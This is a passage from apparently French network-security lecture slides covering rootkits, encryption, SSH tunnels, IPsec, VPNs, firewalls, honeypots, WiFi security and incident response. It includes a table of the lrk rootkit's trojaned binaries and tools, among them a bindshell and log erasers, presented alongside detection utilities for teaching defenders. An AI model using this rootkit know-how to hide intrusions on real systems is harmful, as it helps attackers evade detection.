Aug 28 09:43:57 ns sshd[27812]: Failed password for root from 68.68.204.21 port 36069 ssh2
```

RootKits

- Un "rootkit" est défini par la NSA:

A hacker security tool that captures passwords and message traffic to and from a computer. A collection of tools that allows a hacker to provide a backdoor into a system, collect information on other systems on the network, mask the fact that the system is compromised, and much more. Rootkit is a classic example of Trojan Horse software. Rootkit is available for a wide range of operating systems.

RootKits

- Souvent utilisé par un intrus pour se dissimuler et garder les accès privilégiés qu'il a obtenu.
- Les premières alertes sur l'utilisation de rootkits datent de février 1994.
- Outil devenu très populaire et qui complique la détection d'intrusion.
- Un rootkit classique contiendra un sniffer, des logiciels avec backdoors comme inetd, login,…, remplacera des commandes comme ps, netstat, ls, … On pourra trouver également des commandes de nettoyage de logs (/var/log), etc.

Exemple de rootkit: lrkn

chfn	Trojaned! User->r00t
chsh	Trojaned! User->r00t
inetd	Trojaned! Remote access
login	Trojaned! Remote access
ls	Trojaned! Hide files
du	Trojaned! Hide files
ifconfig	Trojaned! Hide sniffing
netstat	Trojaned! Hide connections
passwd	Trojaned! User->r00t
ps	Trojaned! Hide processes
top	Trojaned! Hide processes
rshd	Trojaned! Remote access
syslogd	Trojaned! Hide logs
linsniffer	Packet sniffer!
fix	File fixer!
z2	Zap2 utmp/wtmp/lastlog eraser!
wted	wtmp/utmp editor!
lled	lastlog editor!
bindshell	port/shell type daemon!
tcpd	Trojaned! Hide connections, avoid denies

Détection de rootkits

- Si la machine est infectée, toutes les commandes locales sont suspectes.
- Détection des ports ouverts non officiels (avec nmap sur une machine externe). Par exemple l'inetd de lrk4 ouvre le port 5002.
- Recherche des répertoires spécifiques aux rootkits (par exemple /dev/ptry avec lrk4).
- Utilitaires de détection:
  unix: **chkrootkit** *http://www.chkrootkit.org/*
  windows: **rootkitrevealer** *http://www.sysinternals.com/ntw2k/freeware/rootkitreveal.shtml*
  Strider GhostBuster *http://research.microsoft.com/rootkit/*
  F-Secure Blacklight *http://www.f-secure.com/blacklight/*
- Se prémunir des rootkits: **tripwire** *http://www.tripwire.com*

Bibliothèques Dynamiques

- Beaucoup de fichiers sont à modifier pour rester invisible.
- Cependant, les binaires utilisent le concept des bibliothèques dynamiques pour éviter d'être trop gros (dll sous windows, fichiers .so sous unix).
- La modification d'une bibliothèque dynamique peut suffire à modifier plusieurs commandes.

Exemple bibliothèque dynamique

```
[root@ns /root]# ldd `which uptime` `which top` `which ps`
/usr/bin/uptime:
        libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
        libc.so.6 => /lib/libc.so.6 (0x40023000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/usr/bin/top:
        libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
        libncurses.so.4 => /usr/lib/libncurses.so.4 (0x40023000)
        libc.so.6 => /lib/libc.so.6 (0x40060000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/bin/ps:
        libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
        libc.so.6 => /lib/libc.so.6 (0x40023000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```


Chiffrement, tunnels et vpn

Chiffrement de documents

- Les documents importants doivent être chiffrés.
- Le chiffrement peut être matériel (ordinateur portable avec disque auto chiffrant, clé usb auto chiffrante, …)
- Le chiffrement peut être logiciel, beaucoup de logiciels existent.
  - winrar (chiffrement symétrique)
  - GnuPG (chiffrement asymétrique)
  - Enigmail plugin de Thunderbird pour l'échange de courrier électronique chiffré/signé.
  - Truecrypt: Chiffrement de disques, de partitions de disques, de clés USB.

Protocoles chiffrés

- Les informations confidentielles doivent transiter sur le réseau par des protocoles chiffrés:
- Exemples:
  - https plutôt que http
  - pops plutôt que pop
  - imaps plutôt que imap
  - smtps plutôt que smtp
  - etc.

Session chiffrée


- ssh (Secure Shell) plutôt que telnet,rlogin,rsh,rcp
- Génération d'une paire de clef RSA (toutes les heures) par le serveur.
- Envoi de la clef publique au client qui se connecte.
- Le client génère une clef symétrique, la chiffre avec la clef du serveur et la renvoie au serveur.
- Le reste de la communication est en chiffrement symétrique.

Tunneling

- Un protocole de tunneling est utilisé pour créer un chemin privé (tunnel) à travers une infrastructure éventuellement publique.
- Les données peuvent être encapsulées et chiffrées pour emprunter le tunnel.
- Solution intéressante pour relier deux entités distantes à moindre coût.


Tunneling ssh

- Un flux tcp quelconque peut être redirigé dans un tunnel ssh:



Autre exemple de tunneling


- Autre logiciel de tunneling: stunnel utilisant SSL (http://www.stunnel.org)



Connexions TCP/IP sécurisées

- SSL (Secure Sockets Layer)
  - Se situe entre la couche application et la couche transport.
  - Garantit l'authentification, l'intégrité et la confidentialité.
  - Largement utilisé pour la sécurisation des sites www (https).

Fonctionnement SSL



IPSec

- IP SECurity protocol issu d'une task force de l'IETF
- Quelques spécifications de l'IPSec:
  - Authentification, confidentialité et intégrité (protection contre l'IP spoofing et le TCP session hijacking)
  - Confidentialité (session chiffrée pour se protéger du sniffing)
  - Sécurisation au niveau de la couche transport (protection L3).
- Algorithmes utilisés:
  - Authentification pas signature DSS ou RSA
  - Intégrité par fonction de condensation (HMAC-MD5, HMAC-SHA-1, …)
  - Confidentialité par chiffrement DES, RC5,IDEA,CAST, Blowfish


Fonctionnement IPSec

- ipsec peut fonctionner:
  - en mode transport; les machines source et destination sont les 2 extrémités de la connexion sécurisée.
  - en mode tunnel: les extrémités de la connexion sécurisée sont des passerelles; les communications hôte à hôte sont encapsulées dans les entêtes de protocole de tunnel IPSec.
  - en mode intermédiaire: tunnel entre une machine et une passerelle.


Services de sécurité IPSec

- IPSec utilise 2 protocoles pour implémenter la sécurité sur un réseau IP:
  - Entête d'authentification (AH) permettant d'authentifier les messages.
  - Protocole de sécurité encapsulant (ESP) permettant d'authentifier et de chiffrer les messages.


IPSec: mode transport



IPSec: mode tunnel



IPSec: mode intermédaire




IP header	IPsec ext AH/ESP	Inner IP header	Payload

Etablissement d'une connexion IPSec


- 2 machines doivent s'accorder pour l'utilisation des algorithmes et protocoles à utiliser
- Une SA (Security Association) est établie pour chaque connexion.
- Une SA comprend:
  - Un algorithme de chiffrement (DES, 3DES)
  - Une clé de session via IKE (Internet Key Exchange)
  - Un algorithme d'authentification (SHA1, MD5)

Virtual Private Network

- Permet de créer un tunnel chiffré sur une infrastructure publique entre 2 points.
- Les logiciels de vpn peuvent s'appuyer sur ipsec ou ssl (exemple:openvpn)



utilisateur nomade



Site à site

Firewall

Firewall

- Protéger son réseau du monde extérieur (Internet, autres services de l'entreprise).
- Maintenir des utilisateurs à l'intérieur du réseau (employé, enfant, …)
- Restreindre le nombre de machines à surveiller avec un maximum d'attention.
- Certaines machines doivent rester ouvertes (serveur www, dns, etc).

Firewall

- C'est un outil souvent indispensable mais jamais suffisant:
  - Pas de protection contre le monde intérieur
  - Pas de protection contre les mots de passe faibles
- Nécessite une politique de sécurité:
  - Tout autoriser et interdire progressivement
  - Tout interdire et ouvrir sélectivement

Firewall

- Contrôler les accès entrant et sortant:
  - par service
  - par adresse IP
- Un firewall n'empêche pas:
  - de bien protéger et administrer toutes ses machines.
  - de bien structurer son réseau.
  - d'éduquer et sensibiliser les utilisateurs.
  - la signature de charte de bonne utilisation.
  - la surveillance quotidienne.
  - etc.


Firewall

- Différents types de firewall:
  - filtres de paquets
  - passerelles de circuits
  - passerelles d'application
  - Combinaison des 3 types précédents

Firewall: Filtrage de paquets

- Paquets peuvent être triés en fonction des adresses IP,des ports sources et destination, du contenu.
- Pas de notion de contexte; la décision est prise d'après le contenu du paquet en cours.
- Problème pour les fragments IP (pas de numéro de port dans la trame)
- Certains protocoles sont difficiles à filtrer (ftp, ...)


Filtrage de paquets



Firewall: Passerelles de circuits

- Les passerelles de circuits relaient les connexions TCP.
- L'appelant se connecte à un port TCP de la passerelle elle même connectée sur le port du service de la machine destination.


Passerelle de circuits




Firewall: Passerelles d'applications

- Un programme spécifique pour chaque application (exemples: relai de courrier, relai http, …).
- Permet de sectionner les flux.
- Plus complexes à mettre en œuvre.


Passerelle d'applications



Firewall "stateful multilayer"



Installation type d'un firewall




Fonctionnalités actuelles d' un firewall

- Filtrage sur adresses IP/Protocole,
- Inspection stateful et applicative,
- Intelligence artificielle pour détecter le trafic anormal,
- Filtrage applicatif
  - HTTP (restriction des URL accessibles),
  - Anti Spam
  - Antivirus, Anti-Logiciel malveillant
- Translation d'adresses,
- Tunnels IPsec, PPTP, L2TP,
- Identification des connexions,
- Serveur Web pour offrir une interface de configuration agréable,
- Relai applicatif (proxy),
- Détection d'intrusion (IDS)
- Prévention d'intrusion (IPS)
- …

Exemples firewall

- checkpoint

  http://www.checkpoint.com
- Cisco: pix, asa, …



Protection du poste de travail

- Les postes de travail doivent être protégés individuellement; ils sont parties intégrantes de la sécurité d'un site:
  - Antivirus
  - Anti Spywares
  - Firewall personnels
  - Mise à jour de correction des vulnérabilités

Les honeypots

Mise en œuvre d'un « honeypot »

- Un « honeypot » est une machine connectée au réseau et volontairement de sécurité faible.
- Objectifs:
  - Distraire un attaquant pour protéger des machines plus sensibles.
  - Découvrir de nouvelles techniques d'attaques, de nouveaux outils, …
- Quelques exemples de mise en œuvre:
  - le projet honeynet
    http://www.honeynet.org
  - European Network of Affined Honeypots
    http://www.fp6-noah.org/


Honeypot

- Un « honeypot » peut etre une machine simple sans sécurité (par exemple sans mot de passe administrateur).
- Un logiciel permettant de gérer des hôtes virtuels et de simuler des piles TCP/IP différentes.
- Une liste de logiciels d'honeypot:
  http://www.honeypots.net/honeypots/products

Honeypots à faible interaction


- Récolte d'informations à moindre risque
- Quelques exemples:
  - honeyd http://www.honeyd.org
  - honeytrap http://honeytrap.mwcollect.org/
  - sepenthes http://www.mwcollect.org/
  - Specter (commercial) http://www.specter.com

Specter, un honeypot commercial



Honeypots à forte interaction

- Donnent de véritables accès à des attaquants.
- Risques beaucoup plus importants impliquant un déploiement prudent.
- Exemple:
  - ROO HoneyWall



Wifi et sécurité


WiFi: présentation et sécurité

- Norme internationale 802.11 maintenue par l'IEEE.
- Normes actuelles:
  - 802.11b (WiFi) 2,4 Ghz, 11 Mb/s
  - 802.11a (WiFi 5) 5 Ghz, 54 Mb/s
  - 802.11g 2,4 Ghz, 54 Mb/s
  - …


Avantage des connexions sans fil

- Plus de câbles, de répéteurs, …
- Facilité d'extension du réseau.
- Facilite la mobilité.
- Traverse les obstacles
- Intéressant pour monter des réseaux temporaires.

Modes de communication



Mode infrastructure




Mode AD HOC

Wi-Fi: la réglementation

- L'utilisation des fréquences est normalisée par l'ETSI (European Telecommunications Standard Institute).
- Cette normalisation est soumise à l'agrément d'organismes nationaux; en France par l'ARCEP (ex ART).
- Pas d'homogénéisation de la disponibilité des fréquences au niveau européen.
- En France, libéralisation de l'utilisation des fréquences (France hexagonale) depuis le 24 juillet 2003 (communiqué de l'ART).

Ce qui est interdit

- Auditer,surveiller, écouter un réseau sans autorisation est illégal.
- Le Wardriving (extension du Wardialing) est illégal (sport mondial jusqu'en 2004 sur http:// www.worldwidewardrive.org) .
- Le warchalking (http://www.warchalking.org/) est illégal.
- Déni de services (brouillage, Saturation)



Les nouveaux risques

- Plus de limite physique au réseau.
- Equivalent à avoir une prise réseau sur le trottoir.
- Possibilité de capter le signal assez loin.
- Déni de services aisé.

Les conséquences

- Ecoute et interception de trafics
- Insertion de trafic
- Introduction d'une station illicite sur le réseau
- rebonds

Sécurisation des points d'accès

- Changer les mots de passe par défaut.
- Désactiver les services inutiles (telnet, snmp, …)
- Régler la puissance d'émission au minimum nécessaire.
- Mettre à jour le "firmware" au fur et à mesure des mises à jours.
- Sécuriser l'accès physique des points d'accès.

Le chiffrement WEP

- Historiquement le premier chiffrement utilisé par le WiFi.
- Chiffrement symétrique des trames 802.11 utilisant l'algorithme RC4 avec des clés de 64 ou 128 bits.
- Les 24 premiers bits servent pour l'initialisation diminuant d'autant la taille de la clé.
- La clé doit être partagée par tous les équipements.
- Cet algorithme de chiffrement est très insuffisant.

Le chiffrement WPA

- Le chiffrement WPA repose sur des protocoles d'authentification et un algorithme de chiffrement robuste: TKIP (Temporary Key Integrity Protocol) qui introduit un chiffrement par paquet et un changement automatique des clés de chiffrement.
- WPA repose sur un serveur d'authentification (généralement un serveur RADIUS, **R**emote **A**uthentification **D**ial-in **U**ser **S**ervice) permettant d'identifier les utilisateurs et de leur définir des droits.
- Pour les petits réseaux, une version restreinte du protocole est appelée WPA-PSK (Pre Share Key) nécessitant de déployer une même clé de chiffrement (pass phrase) pour tous les équipements.

Le chiffrement WPA2

- La norme 802.11i a été ratifiée le 24 juin 2004.
- La certification WPA2 a été créée par la Wi-Fi Alliance.
- WPA2 utilise l'algorithme AES (Advanced Encryption Standard).

L'authentification

- Authentification par adresse MAC est peu sécurisée.
- Le protocole 802.1X définit une encapsulation de EAP (Extensible Authentification Protocol) au dessus du protocole IEEE 802.11
- Différentes variantes du protocole EAP:
  - Protocole EAP-MD5 (EAP - Message Digest 5) ;
  - protocole LEAP (Lightweight EAP) developpé par Cisco ;
  - protocole EAP-TLS (EAP - Transport Layer Security) crée par Microsoft et accepté sous la norme RFC 2716 ;
  - protocole EAP-TTLS (EAP - Tunneled Transport Layer Security) developpé par Funk Software et Certicom ;
  - protocole PEAP (Protected EAP) developpé par Microsoft, Cisco et RSA Security ...

L'authentification

- EAP-TLS authentifie les deux parties par des certificats; le serveur présente un certificat, le client le valide et présente à son tour son certificat.
- PEAP utilisé avec MS-CHAPv2 requiert un certificat côté serveur et un couple login/mot de passe côté client.

Conseils et conclusions

Que faire en cas d'intrusion

- Pas de réponse unique:
  - Débrancher ou non la machine (souhaite t'on découvrir les méthodes utilisées par l'intrus ?)
- Sauvegarder la machine en l'état afin de pouvoir l'analyser à posteriori.
- Reformater et réinstaller le système à partir d'une sauvegarde saine.
- Modifier les mots de passe utilisateurs et les éventuelles clés de chiffrement.
- Ne pas donner d'informations sur l'incident à des tiers non directement concernés.
- Être vigilant, l'intrus reviendra probablement.

Qui prévenir en cas d'incidents

- La direction (seule habilitée à porter plainte).
- Le responsable sécurité du site.
- un CERT (Computer Emergency Response Team)
- Une plainte pourra être déposée en fonction de la nature et de la gravité de l'incident.

Installation/Administration

- Prudence dans l'installation par défaut des logiciels
- Protection physique des équipements.
- Intégration des objectifs "sécurité" dans les choix de réseaux et des systèmes d'exploitation.
- Localiser et ne laisser ouvert que les services indispensables.
- Fermer les comptes inutilisés.

Installation/Administration

- Se tenir informer des vulnérabilités.
- Passer régulièrement les correctifs.
- Installer les outils nécessaires (contrôle d'authentification, audits, …)
- Consulter régulièrement le journal généré par ces outils.
- Informer ses utilisateurs.
- Chiffrement des informations
- etc

Conseils aux utilisateurs

- Responsabilité d'un compte informatique (personnel et incessible).
- Mot de passe sûr et protégé.
- Prudence avec les fichiers attachés des courriers électroniques, avec les logiciels « gadgets », …

Conclusions

- Aucune sécurité n'est parfaite. On définit juste un seuil.
- Des outils sont nécessaires, mais le travail quotidien est indispensable.
- Le niveau de sécurité d'un site est celui de son maillon le plus faible.
- La sécurité n'apporte qu'un gain indirect. Par conséquent, il n'est pas facile de convaincre les décideurs de l'entreprise.

Conclusions

Le seul système informatique qui est vraiment sûr est un système éteint et débranché, enfermé dans un blockhaus sous terre, entouré par des gaz mortels et des gardiens hautement payés et armés. Même dans ces conditions, je ne parierais pas ma vie dessus.

(c) Gene Spafford, fondateur et directeur du "Computer Operations, Audit and Security Technology Laboratory.

Annexe 1: quelques URL

- http://www.ssi.gouv.fr
- http://www.datasecuritybreach.fr
- http://www.securityfocus.com
- http://www.sans.org
- http://www.frsirt.coml
- et beaucoup d'autres ….

Annexe 2 : Références bibliographiques

- Halte aux hackers, Stuart McClure
- Détection des intrusions réseaux, Stephen Northcutt
- Le guide anti hacker,
- Sécurité optimale
- Firewall et sécurité Internet, S.M. Bellovin
- Rapport Lasbordes
- Magazines misc (http://www.miscmag.com)